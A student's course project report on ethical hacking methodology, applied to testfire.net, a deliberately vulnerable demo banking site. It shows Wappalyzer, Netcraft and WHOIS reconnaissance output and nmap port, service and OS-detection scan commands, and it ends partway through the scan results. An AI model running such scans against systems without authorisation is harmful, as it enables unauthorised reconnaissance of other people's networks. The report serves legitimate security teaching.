MINOR PROJECT REPORT

A report submitted in partial fulfillment of the requirements for the Award of course of

Cyber Security and Ethical Hacking

By

Paladi Krithika

Under Supervision of

Shruti Kapoor

Rinex – Education and Research center

Hyderabad

(Duration: 5th march, 2024 to 24th April 2024)

RINEX

REST ABOVE THE BEST

ACKNOWLEDGEMENT

I would like to express my sincere appreciation to Ms. Shruti Kapoor mam whose expertise and guidance have been invaluable throughout the duration of this report. [Mentor's Name]'s deep knowledge and passion for cybersecurity and ethical hacking have significantly enriched my understanding of the subject matter.

I am grateful for Ms. Shruti Kapoor mam's unwavering support, patience, and encouragement during the research and writing process. Their insights, feedback, and real-world experiences have played a crucial role in shaping the content and direction of this report.

Furthermore, I extend my thanks to Ms. Shruti Kapoor mam for fostering an engaging and supportive learning environment that facilitated my growth and development in this complex field. Their dedication to teaching and mentorship has inspired me to continue exploring and applying the principles of cybersecurity and ethical hacking in my future endeavors.

I am deeply thankful for the opportunity to learn from Ms. Shruti Kapoor mam and I am confident that the knowledge and skills gained under their guidance will serve me well in my academic and professional pursuits.

Paladi Krithika

Krithika

REPORT ON ETHICAL HACKING METHODOLOGY AND VULNERABILITY ASSESSMENT ON TESTFIRE.NET

1) Explain all the steps of ethical hacking methodology and Find vulnerabilities from Testfire.net

Introduction:

This report presents the findings of a comprehensive security assessment conducted on the testfire.net website. The assessment aimed to identify potential vulnerabilities and security weaknesses within the target system, utilizing ethical hacking techniques and methodologies.

The primary objective of this assessment was to evaluate the security posture of testfire.net, identify any existing vulnerabilities, and provide recommendations for remediation to enhance the overall security resilience of the website.

Methodology:

Ethical hacking methodology typically follows a structured approach to identify and mitigate security vulnerabilities within a system or network.

Ethical hacking phases include


- Reconnaissance
- Scanning
- Gaining access
- Maintaining access
- Analysis
- Covering tracks
- Reporting

1. Reconnaissance: This phase involves gathering information about the target system or network. This can include passive techniques like searching for publicly available information such as domain names, IP addresses, employee information, etc., and active techniques like network scanning to identify active hosts and open ports.

   Passive techniques:

   Wappalyzer
   Wappalyzer is a web application and browser plugin that analyzes webpages to identify the technologies they utilize.
   Our target website is testfire.net, which uses the Java programming language and the Apache Tomcat web server as its technologies.

   Here is the attached screenshot




Netcraft

www.sitereport.netcraft.com

SiteReport by Netcraft is a web-based service that provides information and analysis about internet infrastructure, including websites, domain names, hosting providers, and more. It offers a range of features and tools to help users assess the security, performance, and reliability of websites.

Here is a detailed report about the testfire.net website, including information about its hosting infrastructure, web server software, SSL certificate details, security vulnerabilities, and more.



Krithika

sitereport.netcraft.com/?url=http://testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

netcraft LEARN MORE REPORT FRAUD

Site report for http://testfire.net

Look up another site?

Share:

Background

Site title	Altoro Mutual	Date first seen	April 2000
Site rank	21710	Primary language	English
Description	Not Present		

Network

sitereport.netcraft.com/?url=http://testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

netcraft LEARN MORE REPORT FRAUD

Site	http://testfire.net	Domain	testfire.net
Netblock Owner	Rackspace Backbone Engineering	Nameserver	asia3.akam.net
Hosting company	Rackspace	Domain registrar	corporatedomains.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	65.61.137.117 (VirusTotal)	Organisation	Not Disclosed, Not Disclosed, Sunnyvale, 94085, US
IPv4 autonomous systems	AS33070	DNS admin	hostmaster@akamai.com
IPv6 address	Not Present	Top Level Domain	Network entities (.net)
IPv6 autonomous systems	Not Present	DNS Security Extensions	Unknown
Reverse DNS	Unknown		

IP delegation

IPv4 address (65.61.137.117)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 65.0.0.0-65.255.255.255	United States	NET65	American Registry for Internet Numbers
↳ 65.61.128.0-65.61.191.255	United States	RSPC-NET-4	Rackspace Hosting
↳ 65.61.137.64-65.61.137.127	United States	RACKS-8-189343775333749	Rackspace Backbone Engineering

sitereport.netcraft.com/?url=http://testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

netcraft LEARN MORE REPORT FRAUD

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the **HTTPS site report**.

Sender Policy Framework


A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of **rules**. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see **open-spf.org**.

Qualifier	Mechanism	Argument
+ (Pass)	mx	24
- (Fail)	all	

DMARC

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.



sitereport.netcraft.com/?url=http://testfire.net

netcraft

LEARN MORE | REPORT FRAUD

Site Technology (fetched 22 days ago)

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
Coyote	An Apache Tomcat component	www.dpa-news.de, login.omniva.eu, eservice.omniva.eu
Apache Tomcat	Open-source implementation of Java Servlets and JavaServer Pages	etransfer.interac.ca, login.abc.gob.ar


Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Java Servlet	A server-side Java programming language class	www.arco.co.uk, www.linkedin.com, www.bom.gov.au

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.



sitereport.netcraft.com/?url=http://testfire.net

netcraft

LEARN MORE | REPORT FRAUD

Technology	Description	Popular sites using this technology
ISO-8859-1	Latin alphabet no. 1	www.ebay.com, www.societe.com, www.mygarage.ro

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
XHTML	Extended version of the Hypertext Markup Language	www.portail-emploi.fr, www.majorgeeks.com, www.dailymail.co.uk

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).


Technology	Description	Popular sites using this technology
External	Styles defined within an external CSS file	www.bilibili.com, www.instagram.com, www.binance.com


WHOIS Domain lookup

Here in this WHOIS is used to retrieve information about domain registration details, including the domain owner's contact information, registration and expiration dates, and domain name servers.

Here we have domain information, registrant contact, administrative contact, technical contact and raw whois data of our targeted website testfire.net

Krithika


whois.com/whois
Paraphrasing Tool -... Gmail YouTube Maps
All Bookmarks
Whois
Domains Hosting Servers Email Security Whois Deals
Enter Domain or IP
WHOIS
Whois Domain Lookup
Whois search for Domain and IP
testfire.net
SEARCH
Example: qq.com, google.co.in, bbc.co.uk, ebay.ca
Frequently Asked Questions
+ What is a Whois domain lookup?
+ What does the Whois domain database contain?
+ What is a Whois IP lookup?
+ How do I conduct a Whois search?


whois.com/whois/testfire.net
Paraphrasing Tool -... Gmail YouTube Maps
All Bookmarks
Whois
Domains Hosting Servers Email Security Whois Deals
Enter Domain or IP
WHOIS
testfire.net
Updated 6 days ago
Domain Information
Domain: testfire.net
Registrar: CSC Corporate Domains, Inc.
Registered On: 1999-07-23
Expires On: 2024-07-23
Updated On: 2023-07-19
Status: clientTransferProhibited
Name Servers: asia3.akam.net
eur2.akam.net
eur5.akam.net
ns1-206.akam.net
ns1-99.akam.net
usc2.akam.net
usc3.akam.net
usw2.akam.net
Registrant Contact
City: Sunnyvale
State: CA
Postal Code: 94085
Country: US
Phone: +Not Disclosed
Fax: +Not Disclosed
Interested in similar domains?
testsfire.com Buy Now
testerfire.com Buy Now
testfires.com Buy Now
testfiregames.com Buy Now
testsfire.net Buy Now
testerfire.net Buy Now
Sale
.space
$29.88 $1.88
BUY NOW
*while stocks last
On Sale!
.blog
.BLOG @ $2.98 $31.88

Krithika

whois.com/whois/testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

Whois Domains Hosting Servers Email Security Whois Deals Enter Domain or IP WHOIS

Administrative Contact

City:	Sunnyvale
State:	CA
Postal Code:	94085
Country:	US
Phone:	+Not Disclosed
Fax:	+Not Disclosed

Technical Contact

City:	Sunnyvale
State:	CA
Postal Code:	94085
Country:	US
Phone:	+Not Disclosed
Fax:	+Not Disclosed

Raw Whois Data

```
Domain Name: testfire.net
Registry Domain ID: 8363973_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2023-07-19T01:05:02Z
Creation Date: 1999-07-23T09:52:32Z
Registrar Registration Expiration Date: 2024-07-23T13:52:32Z
Registrar: CSC CORPORATE DOMAINS, INC.
```

whois.com/whois/testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

Whois Domains Hosting Servers Email Security Whois Deals Enter Domain or IP WHOIS

```
Sponsoring Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Not Disclosed
Registrant Organization: Not Disclosed
Registrant Street: Not Disclosed
Registrant City: Sunnyvale
Registrant State/Province: CA
Registrant Postal Code: 94085
Registrant Country: US
Registrant Phone: +Not Disclosed
Registrant Phone Ext:
Registrant Fax: +Not Disclosed
Registrant Fax Ext:
Registrant Email: Not Disclosed
Registry Admin ID:
Admin Name: Not Disclosed
Admin Organization: Not Disclosed
Admin Street: Not Disclosed
Admin City: Sunnyvale
Admin State/Province: CA
Admin Postal Code: 94085
Admin Country: US
Admin Phone: +Not Disclosed
Admin Phone Ext:
Admin Fax: +Not Disclosed
Admin Fax Ext:
Admin Email: Not Disclosed
Registry Tech ID:
Tech Name: Not Disclosed
Tech Organization: Not Disclosed
Tech Street: Not Disclosed
Tech City: Sunnyvale
Tech State/Province: CA
Tech Postal Code: 94085
Tech Country: US
Tech Phone: +Not Disclosed
Tech Phone Ext:
Tech Fax: +Not Disclosed
```

whois.com/whois/testfire.net

Paraphrasing Tool -... Gmail YouTube Maps All Bookmarks

Whois Domains Hosting Servers Email Security Whois Deals Enter Domain or IP WHOIS

```
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-07-19T01:05:02Z <<<

For more information on whois status codes, please visit https://icann.org/epp

Corporation Service Company(c) (CSC)  The Trusted Partner of More than 50% of the 100 Best Global

Contact us to learn more about our enterprise solutions for Global Domain Name Registration and M

NOTICE: You are not authorized to access or query our WHOIS database through the use of high-volu

Register your domain name at http://www.cscglobal.com
```

related domain names

corporatedomains.com cscdbs.com cscglobal.com icann.org akam.net cscprotectsbrands.com internic.net

Whois
Identity for everyone

Leading provider of web presence solutions that empower you to establish and grow your online presence.

Learn more About Us

Login or Create an Account

Follow Us

Domains
Register Domain Name
Transfer Domain Name
Domain Pricing
Whois Lookup
Name Suggestion Tool
Free with Every Domain
Domain Offers

Hosting & Product
Linux Hosting
Windows Hosting
WordPress Hosting
Linux Reseller Hosting
Windows Reseller Hosting
Dedicated Servers
Cloud Hosting
Website Builder
Business Email
Enterprise Email
Google Workspace
SSL Certificates

Infrastructure
Datacenter Details
Hosting Security
24 x 7 Servers Monitoring
Backup and Recovery

Support
Knowledge Base
Contact Support
Report Abuse
About Whois

2. Scanning: In this phase, the hacker performs an active reconnaissance to discover potential vulnerabilities. This includes port scanning, vulnerability scanning, and service enumeration to identify specific weaknesses in the target system or network.

Using nmap

We can use nmap to find out the port status of the targeted website, testfire.net.
It is also possible for us to ascertain the services that are operational as well as their version.
We are also able to identify the OS

Commands and their description


nmap -O testfire.net – Operating System Detection

nmap -sS testfire.net – TCP SYN Scan (Quick Scan)

nmap -sT testfire.net – TCP Connect Scan (Full TCP Scan)

nmap -sU testfire.net – UDP Scan


nmap -sV testfire.net – service version Detection



Krithika

```
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.66 seconds

┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo nmap -sS testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 11:00 EDT
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.091s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 20.59 seconds

┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo nmap -sT testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 11:01 EDT
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.0032s latency).
All 1000 scanned ports on testfire.net (65.61.137.117) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```

